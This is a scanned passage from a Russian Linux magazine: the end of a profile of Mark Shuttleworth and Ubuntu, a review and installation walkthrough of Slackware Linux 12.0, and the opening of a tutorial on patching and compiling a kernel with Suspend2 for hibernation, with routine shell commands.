миллионов баксов Шаттлворт принимает участие в космической экспедиции на МКС. Месяцы обучения в Звездном городке не проходят даром, и теперь Марк может даже давать интервью на русском языке. Ныне Шаттллворт — второй космический турист и национальная гордость ЮАР. Как-никак, первый африканец в космосе.

После межпланетных путешествий Марк начинает заниматься тем, что нам наиболее интересно, — он создает свой дистрибутив Linux.

UBUNTU

Марк был разработчиком Debian еще в 90-е, но вернуться к Linux решил только в 2004-м. Оставаться простым кодером ему было неинтересно, и он решил сделать свою версию ОС, опираясь на хорошо известный Debian. Ubuntu (что на языке зулусов означает «гуманность», «человечность») изначально являлся просто форком Debian, имея мало самостоятельных разработок. При этом философия свободного софта соблюдается в дистрибутиве до сих пор — программ не из разряда open source в Ubuntu нет.

Основное внимание в дистрибутиве уделяется простоте использования и удобству, ориентирован он прежде всего на десктопы, а не серверы. Новая версия выходит каждые полгода, а security-обновления выпускаются на протяжении 18 месяцев после релиза.

Не вдаваясь в подробности технических характеристик Ubuntu (наш журнал уже неоднократно писал о нем), скажу, что сейчас это, пожалуй, самый распространенный среди линуксоидов дистрибутив. На http://shipit.ubuntu.com ты можешь заказать себе диск с ним, который тебе с радостью пришлют по почте.

Ubuntu разрабатывают под эмблемой Canonical Ltd. — компании Шаттлворта, созданной специально для финансирования open source проектов. Ответвления дистрибутива — Kubuntu и Xubuntu (которые различаются графической рабочей средой, выбранной по умолчанию) — также развиваются Canonical.

Еще Шаттлворт спонсирует программистов рабочего окружения KDE, за что был объявлен покровителем проекта.

«Полет в космос? Да, он очень сильно меняет отношение к жизни. Невозможно увидеть Землю из космоса и не остаться глубоко впечатленным красотой момента...»

УВЛЕЧЕНИЯ

В настоящее время Марк проживает в Лондоне, хотя весь его бизнес располагается в ЮАР.

Утверждает, что любит русскую баню, лимонный мармелад, путешествия, музыку Сезарии Эворы. Не переносит бюрократию и публичные выступления. Очень он скромный, этот странный африканский парень...

Личная страница Марка



Официальный сайт дистрибутива



ЮРИЙ «BOBER» РАЗЗОРЕНОВ
/ ZLOY.BOBR@GMAIL.COM /

Новое знакомство со старым другом

Slackware Linux 12.0: новая версия популярного дистрибутива

ПИСАТЬ О ГЕРОЕ СЕГОДНЯШНЕГО ОБЗОРА ОДНОВРЕМЕННО И ПРОСТО, И ТЯЖЕЛО. ПРИДЕТСЯ ВСЕ ВРЕМЯ ПРИБЕГАТЬ К ПРЕВОСХОДНОЙ СТЕПЕНИ. ЭТО ОДИН ИЗ САМЫХ СТАРЫХ ДИСТРИБУТИВОВ, КОТОРЫЙ ПО ПРАВУ СЧИТАЕТСЯ ОДНИМ ИЗ САМЫХ СТАБИЛЬНЫХ И САМЫХ ПРОСТЫХ ПО УСТРОЙСТВУ. ДЛЯ НОВИЧКА ЖЕ ОН ОДИН ИЗ САМЫХ СЛОЖНЫХ В ОСВОЕНИИ. ХОТЯ ПОЛЬЗОВАТЕЛЬ, ПОЗНАКОМИВШИЙСЯ СО СЛАКОЙ ЛЕТ ТАК 5 НАЗАД, ВЕРНУВШИСЬ, НАЙДЕТ ВСЕ НА СВОИХ МЕСТАХ. КАК ГОВОРЯТ СТОРОННИКИ ДИСТРИБУТИВА: «ЕСЛИ ТЫ ЗНАЕШЬ SLACKWARE, ТЫ ЗНАЕШЬ LINUX, А ЕСЛИ ТЫ ЗНАЕШЬ RED HAT, ТО ТЫ ЗНАЕШЬ ТОЛЬКО RED HAT».

НЕМНОГО ИСТОРИИ

Историю Slackware Linux (www.slackware.com) принято отсчитывать с первого релиза, который вышел 14 лет назад, 17 июля 1993 года. Бессменным автором и идеологом проекта остается один и тот же человек — Патрик Волкердинг, который и выполняет большую часть работы. Первая версия Слаки базировалась на SLS Linux (Softlanding Linux System), который был на тот момент самым популярным дистрибутивом. SLS предлагал пользователям не только само ядро Linux и основные утилиты, в его состав входил большой набор самого разнообразного программного обеспечения, включая XFree и стек TCP/IP. Все это, вместе с системой установки пакетов, а также простым устройством и стартовыми скриптами BSD-стиля, перекочевало в Slackware. И, можно сказать, тот Slackware дошел до наших дней с незначительными изменениями. Вероятно, это одна из тех отличительных черт, за которую Слаку любят многие пользователи и администраторы: линия разработки дистрибутива постоянна и логична; нет резких рывков из стороны в сторону, присущих многим решениям.

При этом дистрибутив, как и положено, постоянно совершенствуется. Так, если в первых версиях для запуска сервисов существовал только один скрипт, то в современном варианте это уже некий гибрид BSD-стиля и System V, где используются отдельные каталоги для каждого уровня запуска. Теперь для удобства управления стартовые скрипты для каждого уровня размещаются в отдельных файлах, а каждый сервис имеет свой rc-файл. Кроме того, возможна имитация стиля System V для совместимости с некоторыми сервисами.

Стабильность — еще одно неоспоримое качество, которое ценят опытные пользователи в Slackware. Релизы выходят относительно нечасто, в среднем раз в год, зато все тщательно протестировано и отлажено. Одновременно развиваются две ветки:



1. Stable — стабильный релиз, которому присвоен номер; изменения производятся только в исключительных случаях.
2. Current — текущее дерево разработки, изменения сюда вносятся практически ежедневно, через некоторое время эта ветка становится stable.
Slackware Linux будет на своем месте на рабочей станции и не подведет, если поручить ему сервер. На DistroWatch этот дистрибутив без всяких длинных вступлений назван лучшим. 1 июля 2007 года был анонсирован 19-й по счету релиз Слаки — 12.0. Пора и нам с ним познакомиться.

ЧТО НОВОГО?

С момента выхода предыдущей версии 11.0 прошло ровно 9 месяцев. Для современного мира с его гонкой дистрибутивов это большой срок, но для Slackware это обычный интервал между выходами релизов. Работа проделана немалая. Самым главным событием стало прощание с веткой 2.4. Теперь в основе дистрибутива лежит ядро 2.6.21.5 с поддержкой ATA и Software RAID, LVM, шифрованных файловых систем и X DRI для работы 3D-ускорения видеокарт. Чтобы с дистрибутивом мог работать пользователь с плохим зрением, в ядро добавлен специальный патч для поддержки синтезаторов речи. В новом Slackware в качестве X-сервера использован более гибкий X.Org 7.2.0 с графическими оболочками Xfce 4.4.1 и KDE 3.5.7, хотя есть и другие. Использование UDEV и HAL упрощает настройку железа, да и администратору достаточно добавить пользователя в группу cdrom и plugdev, чтобы тот смог подключать USB-устройства и монтировать CD/DVD. В качестве компилятора по умолчанию для C, C++, Objective-C, Fortran-77/95 и Ada 95 использован GCC 4.1.2, а Glibc версии 2.5 имеет неплохую совместимость с уже откомпилированными приложениями.


Особо разработчики отмечают улучшенную поддержку широкого спектра периферийных цифровых устройств. Функционирует все, что нужно для беспроблемной работы Slackware на ноутбуке: PCMCIA, CardBus, USB, IEE1394 (FireWire) и ACPI. А в остальном это все та же Слака.
Пользователи могут обновить версию 11.0 до 12.0, используя скрипт slackpkg. Вся эта долгая и запутанная процедура описана в файле CHANGES_AND_HINTS.TXT. Но, на мой взгляд, намного проще установить дистрибутив заново, предварительно сохранив нужные файлы.


УСТАНОВКА SLACKWARE

Системные требования дистрибутива по-прежнему не велики и на сегодняшний день, видимо, являются самыми низкими среди остальных дистрибутивов, ориентированных на настольное применение. Для работы потребуется компьютер класса i486, хотя при построении пакетов для улучшения производительности в более новых системах используется оптимизация -mcpu=i686. Объем оперативной памяти и размер диска зависят от планируемых задач и использования X. Кроме Intel x86 официально поддерживается только архитектура IBM S/390 (Slack/390). Однако есть неофициальные порты ARM, Alpha, SPARC, PowerPC и x86-64 (Slamd64, www.slamd64.com).
По умолчанию в версии 12.0 присутствует только две оконные среды — KDE и XFCE. GNOME нет. Существуют специальные проекты dropline GNOME (www.droplinegnome.org), Freerock GNOME, GWARE, предлагающие Slackware с этим рабочим столом или пакеты для его установки. Раз уж пошел разговор о дистрибутивах, базирующихся на Слаке, следует вспомнить и DeepStyle (deepstyle.org.ua), который представляет собой локализованную версию Slackware, а также канадский VectorLinux (www.vectorlinux.com) — самый дружественный Slackware. Но вернемся к нашему имениннику.
Список зеркал, с которых можно получить дистрибутив, есть по адресу slackware.com/getslack. Возможна закачка как через HTTP и FTP, так и через BitTorrent. По сравнению с версией 11.0, дистрибутив заметно прибавил в весе. Теперь для закачки предлагается 6 CD (3 установочных и 3 с исходными текстами) или 1 DVD-диск. Традиционно на диске размещены инструменты, позволяющие загрузить Slackware практически в любой ситуации. Так, если на компьютере старая версия BIOS, не поддерживающая загрузку с CD-ROM, то для создания загрузочной дискеты в Windows и DOS можно использовать набор утилит RAWRITE или загрузиться с помощью Loadlin. Под Linux это сделать не сложнее:

```
# fdformat /dev/fd0u1440
# cat generic.s > /dev/fd0
```

В каталоге usb-and-pxe-installers, расположенном на втором загрузочном диске, ты обнаружишь образы, позволяющие загрузить Slackware с помощью PXE или USB.
Как и ранее, Slackware имеет несколько ядер, найти которые можно в каталоге kernels первого диска. Их список в последних релизах сокращен до пяти:
1. hugesmp.s — ядро, используемое по умолчанию и поддерживающее мультипроцессорные системы и HyperTreading; все составляющие скомпилированы вместе с ядром, поэтому его размер равен 4,5 Мб; требует как минимум Pentium Pro и является рекомендуемым для большинства случаев, в том числе и для однопроцессорных машин;
2. huge.s — сборка аналогична hugesmp.s, но поддерживает один процессор и рекомендуется для старых систем с процессором класса i486 и 48 Мб ОЗУ;


Выбираем группы приложений


Меню установки


3. speakup.s — сборка аналогична huge.s, но с патчем, поддерживающим синтезаторы речи;
4. gensmp.s — сборка по параметрам аналогична hugesmp.s, но все параметры вынесены в модули; для его работы требуется initrd, иначе udev не сможет загрузить модули;
5. generic.s — версия huge.s с использованием модулей, также требует initrd.

Все ядра изначально поддерживают SCSI-устройства и популярные файловые системы (XFS, JFS и прочие), поэтому не нужно подбирать ядро под эти параметры, как это было в более ранних версиях.
Итак, вставляем первый установочный диск в привод и загружаемся. После появления приглашения «boot:» жмем <Enter> для загрузки hugesmp.s или вводим в строке приглашения нужное ядро:


```
boot: speakup.s
```

Через некоторое время система попросит выбрать раскладку клавиатуры, по умолчанию предлагая US. Весь список можно просмотреть, нажав «1». Далее регистрируемся как root (без пароля) и получаем приглашение интерпретатора. У Slackware нет единой программы установки, которая бы провела за ручку через все этапы. Вместо нее нам предоставляется четыре варианта действий:
1) с помощью утилиты cfdisk или fdisk (есть и parted) создать разделы для установки Slackware;
2) для активации PCMCIA-устройств ввести в консоли pcmcia;
3) для активации сетевых устройств ввести network;
4) начать установку, введя setup.


Набираем setup и попадаем в меню ncurses, которое содержит 9 пунктов. В HELP нас ждет помощь, в KEYMAP выставляем русскую раскладку клавиатуры (например, qwerty/ru_win.map), для подтверждения выбора в следующем диалоговом окне нажимаем «1», хотя кириллицу ввести в консоли пока не получится.
Пункт ADDSWAP позволит отформатировать, подключить и прописать своп-раздел в файл /etc/fstab. Если он есть, программа установки найдет его на диске сама (если не найдет, будет сильно ругаться). Тебе надо будет только соглашаться с предлагаемыми вариантами. После этого программа перейдет к пункту TARGET, в котором сначала необходимо указать раздел, который будет корневым. Выбрав в следующем окне Format, производим быстрое форматирование без проверок на сбойные блоки (если такая проверка нужна, выбираем Slow). Отказаться от форматирования можно выбором No. Из файловых систем для форматирования предлагается ext2/3, ReiserFS, XFS и JFS. Далее аналогичную операцию проводим и с остальными разделами, указывая нужные точки монтирования. Для перехода к следующему шагу выбираем Continue. При наличии FAT- и NTFS-разделов программа предложит занести данные о них в /etc/fstab. Разрешаем, не вручную же их потом вбивать. Просто отмечаем раздел и указываем точку монтирования.
В SOURCE MEDIA SELECTION выбираем источник установки из предложенного списка: CD-ROM, жесткий диск, NFS или смонтированный каталог (последний вариант довольно гибкий, поскольку позволяет устанавливать систему практически с любого источника, который можно смонтировать).
И, наконец, выбор пакетов, если быть точнее, групп пакетов. Исторически так сложилось, что все пакеты в Слаке распределены по disk sets, что позволяет, не рыская в куче дискет, сразу выбрать для установки то, что необходимо. Теперь этот подход используется для структуризации программного обеспечения. Кстати, для того чтобы локализовать KDE, не забудь выбрать KDEI.
Отметив нужные группы, переходим к SELECT PROMPTING MODE, где предлагается указать режим установки. В самом простом случае выбираем full и идем пить пиво. Будут установлены все пакеты в отмеченных группах. Но учти, что для этого нужно более 4,5 Гб свободного места.
При указании варианта newbie программа установит основные пакеты и будут заданы вопросы о необходимости установки остальных. Придется немного понажимать клавиши, но зато можно будет выбрать то, что действительно нужно. Пункты menu и expert позволяют определить группы пакетов и пакеты с помощи меню, а в custom и tagpath придется править

Оконный менеджер XFce


KDE 3.5.7 — все просто и ничего лишнего

Устанавливаем оконный менеджер по умолчанию



Загружаемся

файлы, из которых берется информация об устанавливаемых пакетах. Это очень удобный способ, если необходимо установить систему на большое количество компьютеров.
После выбора программа, собственно, и начнет установку. По мере необходимости будут запрошены остальные диски (если это не DVD).
На этом этапе инсталлятор повел себя несколько странно. Пожужжав пару минут, каретка привода выехала, и был запрошен следующий диск. Второй диск был проглочен минут за 5, а третий практически не тронут. После перехода к последнему пункту инсталлятор дальше работать отказался, сославшись на то, что не может найти некоторые утилиты. Проверив раздел, куда устанавливался Slackware, я обнаружил, что он заполнен всего на 1 Гб, что было очень подозрительно. При повторной установке я получил ту же картину. Тогда на запрос следующего диска вместо второго я оставил в приводе первый. После этого установка прошла успешно. Раньше установщик так не шутил.
Пришло время последнего пункта CONFIGURE. Здесь устанавливаем пароль root, настраиваем загрузчик LILO. Если тебе по душе GRUB, можно пока пропустить этот пункт, выбрав Skip. Затем, загрузившись с диска, устанавливаем GRUB, находящийся в каталоге extra на третьем диске, и запускаем скрипт grubconfig, который сделает все необходимое. Настраиваем модем, мышь, клавиатуру, сеть, выбираем часовой пояс, указываем оконный менеджер, который будет загружаться по умолчанию. В списке оконных менеджеров кроме KDE и XFce присутствуют fluxbox, blackbox, WindowMaker, FVWM2 и twm. Из новинок было предложено создать загрузочный USB-диск, что вполне логично, поскольку все ядра на дискету не поместятся, да и дискетами практически никто уже не пользуется.
Все, Slackware Linux установлен. Как видишь, ничего лишнего, но зато все просто, и Слака, в отличие от других дистрибутивов, установится всегда. Вне зависимости от того, правильно ли определил инсталлятор оборудование и смог ли подобрать драйверы к видеокарте. Те, кто хоть раз пытался в такой ситуации установить LiveCD Ubuntu или Mandriva, оценят простоту Slackware.

ВОТ ТЫ КАКОЙ, SLACKWARE

Первая загрузка происходит в консоли. Не поленись почитать почту root'а. В первом письме тебя попросят зарегистрироваться как пользователя Linux на сайте counter.li.org. Во втором Патрик Волкердинг кратко расскажет об особенностях настройки тех или иных устройств в дистрибутиве, после прочтения многие возникшие вопросы отпадут сами собой. Если сейчас ввести startx, в режиме framebuffer запустится X-Window с оконным менеджером, выбранным при установке. Через framebuffer работа идет довольно медленно, да и частота развертки не фонтан. Поэтому далее необходимо настроить X-сервер вручную. Для этого используются утилиты xorgcfg, xorgconfig и xorgsetup. Последняя, вероятно, покажется самой удобной. Как вариант, можно просто ввести в консоли:

```
# X -configure
```

Затем попробовать загрузиться с новым файлом:

```
# X — config /root/xorg.conf.new
```

Если все нормально, копируем файл на свое место и загружаемся. Кстати, сразу после настройки вывод glxinfo показал, что для моего Радеона «direct rendering: Yes». Поэтому в Слаке сразу можно запускать трехмерные игры. Чтобы вместо KDE по умолчанию стартовал другой оконный менеджер, следует вызвать утилиту xwmconfig или подправить символическую ссылку на файл /etc/X11/xinit/xinitrc. Для загрузки сразу в графическом режиме в файле /etc/inittab в строке «id:3:initdefault» цифру 3 меняем на 4.
Как и ранее, графическая среда оставлена в том же виде, в каком она предлагается самими разработчиками. Никаких эффектов, никаких красивых обоев и тем. Все эти украшательства отданы на откуп пользователю, который сам примет решение о том, как будет выглядеть его рабочий стол. Хотя стоит отметить появление в списке пакетов 3D рабочего стола Compiz.

ПРОГРАММЫ И УПРАВЛЕНИЕ ПАКЕТАМИ

Дистрибутив содержит около 800 пакетов (для сравнения, Ubuntu говорит, что знает о 21 000), состав которых способен удовлетворить запросы большинства пользователей и администраторов. Здесь Mozilla Firefox Thunderbird 2.0.0.4, SeaMonkey 1.1.2, Apache 2.2.4 с PHP 5.2.3, MySQL 5.0.37, проигрыватели, программы для записи дисков, работы с графикой и т.д. Система управления пакетами позволяет пользователю устанавливать, обновлять или удалять пакеты так же легко, как и аналогичные системы других дистрибутивов. Но, в отличие от них, никакие зависимости между пакетами по умолчанию не отслеживаются, хотя такая возможность присутствует. Все программы управления пакетами Slackware находятся в наборе pkgtools. Пользователи Debian, привыкшие к APT, найдут систему несколько неудобной. Приходится заранее скачивать пакет, а потом его устанавливать. Но сейчас существует несколько настроек, позволяющих автоматизировать весь процесс обновления системы прямо по сети и отслеживающих зависимости пакетов: slapt-get, swaret, slackpkg. Они не входят в стандартный набор, но slackpkg доступен в /extra.

```
# cd /mnt/cdrom/extra/slackpkg
# installpkg slackpkg-2.61-noarch-2.tgz
```


Теперь раскомментируем в /etc/slackpkg/mirrors одно из зеркал. Вводим slackpkg update и устанавливаем пакеты, как в APT. Кроме этого, тысячи готовых пакетов можно найти в неофициальных репозитариях: linuxpackages.net, slacky.eu, SlackBuilds.org.
Если скопилось много rpm-пакетов, то они тоже не пропадут: используя утилиту rpm2tgz, можно попробовать их перестроить. Утилита slacktrack (в extra) поможет тебе создать свой пакет из откомпилированного приложения.
В общем, Слака — она и в Африке Слака. Перед нами старый знакомый с обновленными приложениями, работающий так же стабильно и требующий таких же усилий по его окончательной доводке, как и прежде. В настройке тебе поможет документация, доступная на дисках. Кроме того, не стоит забывать и об официальном руководстве Slackware Linux Essentials, которое ты найдешь по адресу www.slackbook.org.







GOABRUCE & BEOM BEOTIGER
/ BEOTIGER@MAIL.RU /





Заморозь своего пингвина

Suspend2: отправляем Linux в спячку

БЫВАЮТ ТАКИЕ СИТУАЦИИ, КОГДА У ТЕБЯ ОТКРЫТО С ДЕСЯТОК ОКОН, ТЫ ВЕСЬ В РАБОТЕ, У ТЕБЯ ЧТО-ТО КОМПИЛИРУЕТСЯ, РЕДАКТИРУЕТСЯ, ИГРАЕТСЯ, РЕЖЕТСЯ И ТУТ ВДРУГ ТЕБЕ СРОЧНО ТРЕБУЕТСЯ ВЫКЛЮЧИТЬ КОМПЬЮТЕР. НАПРИМЕР, ТВОЙ ВЗГЛЯД ПАДАЕТ НА ЧАСЫ, И ТЫ ПОНИМАЕШЬ, ЧТО УЖЕ ПЯТЬ УТРА И ПОРА БЫ ПОЙТИ НЕМНОГО ВЗДРЕМНУТЬ. В ТАКИЕ МОМЕНТЫ ХОЧЕТСЯ ПРОСТО ЗАМОРОЗИТЬ СИСТЕМУ, ЧТОБЫ ПРИ СЛЕДУЮЩЕМ ВКЛЮЧЕНИИ КОМПЬЮТЕРА ТЫ МОГ ВЕРНУТЬСЯ В ТО МЕСТО, ГДЕ ОСТАНОВИЛСЯ, И СПОКОЙНО ПРОДОЛЖИТЬ ПРОЦЕСС.

ЗНАКОМЬСЯ: SUSPEND2

В подобном случае на помощь тебе придет Suspend2 (www.suspend2.net). Почему именно он? Во-первых, это активно развивающийся и успешный проект, который в свое время отделился от swsusp и сейчас ведется независимо. Во-вторых, он обладает вкусностями, мимо которых не пройдет ни истинный линуксоид, ни просто любитель компьютеров. Вот основные из них:

- динамическая и быстрая компрессия образа памяти (по умолчанию используется метод LZF);
- полная поддержка асинхронного или предупреждающего чтения-записи;
- поддержка любого количества своп-разделов или файлов;
- возможность безопасного прерывания процесса засыпания нажатием клавиши <Esc>;
- возможность записи полного образа памяти;
- поддержка сжатия и кодирования записываемого образа;
- дружелюбный графический интерфейс;
- поддержка больших объемов памяти (на настоящий момент вплоть до 4 Гб), многопроцессорных систем;
- поддержка скриптов;
- может быть полноценной заменой стандартному swsusp.

Если коротко, то Suspend2 сохраняет содержимое RAM компьютера и выключает питание. При следующем включении он восстанавливает



содержимое RAM, и ты можешь продолжать работу как ни в чем не бывало — нет необходимости снова запускать программы, открывать документы, терминалы и т.д.
Что нужно для успешной установки и работы Suspend2? В принципе, если у тебя современный компьютер на базе процессора Pentuim и IDE-диски, а также свежее ядро ветки 2.6, то Suspend2 с большой вероятностью будет работать без проблем. В частности, для корректной работы необходима поддержка процессором инструкции pse или pse36 (page size extensions).
Проверяем:

```
$ cat /proc/cpuinfo | grep flags
flags: fpu vme de pse tsc msr pae mce cx8 apic sep mtrr
pge mca cmov pat pse36 clflush dts acpi mmx fxsr sse
sse2 ss ht tm pbe cid xtpr
```

К сожалению, в связи с некоторыми разногласиями среди кернел-хакеров Suspend2 не включен в ванильные ядра, и, чтобы его использовать, нам придется наложить патч и перекомпилировать ядро.

ГОТОВИМ ЯДРО

Сперва убедись, что исходники работающего в данный момент ядра лежат в /usr/src/linux (дефолтовое место для большинства Linux-дистрибутивов).
Если же этого каталога у тебя нет или он пуст, значит исходники ядра, скорее всего, не установлены. Ничего страшного. На каждом прилагаемом к журналу диске есть новые ванильные ядра пингвина. Именно ванильные ядра (то есть чистые ядра с kernel.org безо всяких патчей, одобренные Линусом Торвальдсом) наиболее подходят для Suspend2.

НАКЛАДЫВАЕМ ПАТЧ

Итак, у нас установлены исходники рабочего ядра. Если ты используешь новое ядро, сначала убедись в его работоспособности (отконфигурируй, откомпилируй, установи и загрузись с него). Пришло время прикрутить Suspend2. Идем на www.suspend2.net/downloads, выбираем подходящий под нашу версию ядра патч и скачиваем его. Например, для версии 2.6.19.2 скачиваем suspend2-2.2.9-for-2.6.19.patch.bz2. В общем случае ядра версий 2.6.X.Y не сильно отличаются от версий 2.6.X, поэтому для них возможно использование одного и того же патча.

```
# wget http://www.suspend2.net/downloads/all/
suspend2-2.2.9-for-2.6.19.patch.bz2 -P /tmp
```


Командуем (путь и версия патча у тебя могут быть другими):

```
# cd /usr/src/linux
# bzcat /tmp/suspend2-2.2.9-for-2.6.19.patch.bz2 |
patch -p1
```


Если ты подобрал правильную версию, то никаких отклонений быть не должно. Если у тебя не ванильные ядра, а скорее всего, так оно и есть, поскольку почти каждый дистрибутив использует собственные пропатченные версии, то может возникнуть несколько несоответствий (режектов). В этом случае у тебя есть три возможности:
• найти пропатченные версии ядер для своего дистрибутива;
• вручную пропатчить те файлы, в которых найдены несоответствия;
• установить ванильное ядро.

КОМПИЛИРУЕМ ЯДРО

Теперь делаем make menuconfig, загружаем нашу текущую рабочую конфигурацию и приступаем к настройке ядерной поддержки Suspend2.
Сперва убедимся, что в секции Code Maturity отмечен Prompt for development and/or incomplete code/drivers, включающий некоторые тестовые опции в конфигурировании ядра. Затем заходим в секцию Power management options (ACPI, APM) и видим там новый пункт — Suspend2. Отмечаем его и тут же заходим в подменю.
Здесь нужно сделать паузу и решить, что мы будем использовать в качестве буфера: специальный файл на жестком диске или раздел подкачки. За это отвечают две опции: File Allocator и Swap Allocator. В принципе, можно отметить оба пункта и решать, откуда грузиться, в самом загрузчике (смотри далее). Должен быть отмечен хотя бы один пункт. Другие опции можно оставить по умолчанию.
Теперь идем в раздел Cryptographic options, находим пункт LZF compression algorithm и включаем его. Заметь, он должен быть встроен непосредственно в ядро, а не включен в виде модуля, иначе сжатие работать не будет.
Если у тебя карточка от Nvidia на шине AGP и ты не хочешь при пробуждении лицезреть темный экран, в ядре необходимо отключить agpgart — поддержку AGP, включенную по умолчанию. У драйверов от Nvidia есть своя поддержка этой шины: заходи в секцию Device Drivers, подсекцию Character devices, там находи пункт /dev/agpgart (AGP Support) и выключай его.
Если эта версия ядра не использует Initrd/Initramfs, то здесь можно сохраняться, компилировать ядро (make && make modules_install) и



Основная страница проекта Suspend2




Страница закачки патчей и скриптов



links

- ru.gentoo-wiki.com/Suspend2
- suspend.sourceforge.net
- linux.yaroslavl.ru/docs/conf/kernel-2.6-install-1.1.html
- www.opennet.ru/base/sys/linux_kernel_compile.txt.html



dvd

На прилагаемом к журналу диске ты найдешь полную версию этой статьи и весь необходимый софт.



info

Если ты заинтересовался, почитай документацию, идущую с исходниками ядра, в каталоге Documentation/power.

